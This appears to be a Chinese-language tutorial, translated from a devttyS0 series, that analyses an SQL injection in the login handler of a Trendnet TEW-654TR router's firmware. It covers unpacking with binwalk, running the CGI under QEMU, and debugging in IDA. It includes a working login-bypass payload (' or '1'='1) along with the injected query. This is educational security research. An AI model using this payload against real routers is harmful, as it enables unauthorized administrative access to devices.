本文根据 devttyS0 的教程

Exploiting Embedded Systems - Part 2http://www.devttys0.com/2011/09/expl...ystems-part-2/和

Exploiting Embedded Systems - Part 3http://www.devttys0.com/2011/09/expl...ystems-part-3/复现 Trendnet 一个路由器的 SQL 注入**漏洞分析**过程。部门内容直接翻译引用自原文，可以看做是原文的翻译整理。

相关的环境搭建详细的路由器**漏洞分析**环境搭建教程 http://bbs.pediy.com/showthread.php?t=212369。

静态**分析**

存在**漏洞**的固件下载地址 http://download.trendnet.com/TEW-654TR/firmware/,最新版固件下载地址 http://www.trendnet.com/support/supp...=175_TEW-654TR

使用 binwalk 解包：

```
binwalk -Me TEW-654TRA1_FW110B12.bin

Scan Time:     2016-09-21 15:36:15
Target File:   /media/sf_security/iot/router/firmware/FW_TEW-654TR_v1.0R(1.10.12
)/TEW-654TRA1_FW110B12.bin
MD5 Checksum:  523c7c7f158930894b7842949ff55c48
Signatures:    364

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            uImage header, header size: 64 bytes, header CRC:
0xE5BE5107, created: 2011-05-30 13:00:10, image size: 883118 bytes, Data Address
: 0x80000000, Entry Point: 0x80282000, data CRC: 0xB8911044, OS: Linux, CPU: MIP
S, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kerne
l Image"
128           0x80            LZMA compressed data, properties: 0x5D, dictionary
 size: 8388608 bytes, uncompressed size: 2746476 bytes
917568        0xE0040         Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 2776952 bytes, 361 inodes, blocksize: 65536 bytes,
created: 2011-05-30 13:00:17
```

查看登录接口的 URL 和参数，在解包的文件中找到 my_cgi.cgi 文件。

raw params headers hex

```
POST /my_cgi.cgi?0.37146207853169444 HTTP/1.1
Host: 1.1.1.102
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.22) Gecko/20110905 Ubuntu/10.04 (lucid)
Firefox/3.6.22
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://1.1.1.102/
Content-Length: 47
Pragma: no-cache
Cache-Control: no-cache

request=login&user_name=admin&user_pwd=password
```


在 my_cgi.cgi 中查找 user_name 和 user_pwd 两个参数。

```
→ bin strings my_cgi.cgi| grep -e user_pwd -e user_name
print_user_pwd
select level from user where user_name='%s' and user_pwd='%s'
select level from user where user_name='%s'
user_name
user_pwd
<user_name>%s</user_name>
<user_pwd>%s</user_pwd>
select user_pwd from user where rowid = 1
select conn_type, ip_addr, subnet_mask, gateway, server_ip, user_name, user_pwd from wan_l2tp where rowid = 1
select conn_type, ip_addr, subnet_mask, gateway, server_ip, user_name, user_pwd from wan_pptp where rowid = 1
select conn_type, user_name, user_pwd, service_name, ip_addr from wan_pppoe where rowid = 1
```

看起来


select level from user where user_name='%

s’ and user_pwd=’%s’像是登录的时候查询 SQL 的参数，使用 IDA 载入 my_cgi.cgi。查询”select level from user where user_name“字符串，可以定位到 do_login 函数。



动态分析

分析 do_login 函数，在 exec_sql 函数执行之前下断点。



使用如下脚本运行 my_cgi.cgi:

引用:


```
#!/bin/bash
INPUT="$1"
LEN=$(echo -n "$INPUT" | wc -c)
PORT="1234"
if [ "$LEN" == "0" ] || [ "$INPUT" ==
  "-h" ] || [ "$UID" != "0" ]
then
        echo -
e "\nUsage: sudo $0 <POST data>\n"
```

```
        exit 1
fi
cp $(which qemu-mipsel-static) ./qemu
echo "$INPUT" | chroot . qemu -
E REQUEST_METHOD="POST" -
E CONTENT_LENGTH=$LEN -
E CONTENT_TYPE="multipart/x-form-data" -
E REMOTE_ADDR="1.1.1.100" -
g $PORT /usr/bin/my_cgi.cgi 2>/dev/null
```

需要放在解压出来的 squashfs-root 目录下执行。

```
bash cgi.sh "request=login&user_name=admin&user_pwd='%20or%20'1'%3D'1"
```

然后 IDA 连接到 GDB 端口进行调试，具体方法参考详细的路由器**漏洞分析**环境搭建教程。按 F9 执行程序到 exec_sql 的断点处。可以看到寄存器$a1 的值为指向 sql 字符串的指针。




在 hex view 中跳转到对应的地址，可以看到 sql 字符串的值为：

引用：


```
select level from user where user_name='admin' and user_pwd='' or '1'='1'
```

表明我们输入的字符串已经拼接到 SQL 语句中。



采用同样的方式动态调试最新版固件，可以发现**漏洞**已经修复。最新版对输入的参数进行了长度检查，并且检查是否含有单引号。可见这个点除了 SQL，应该是也存在溢出的。

进行长度检查。



检查是否存在单引号避免 SQL 注入。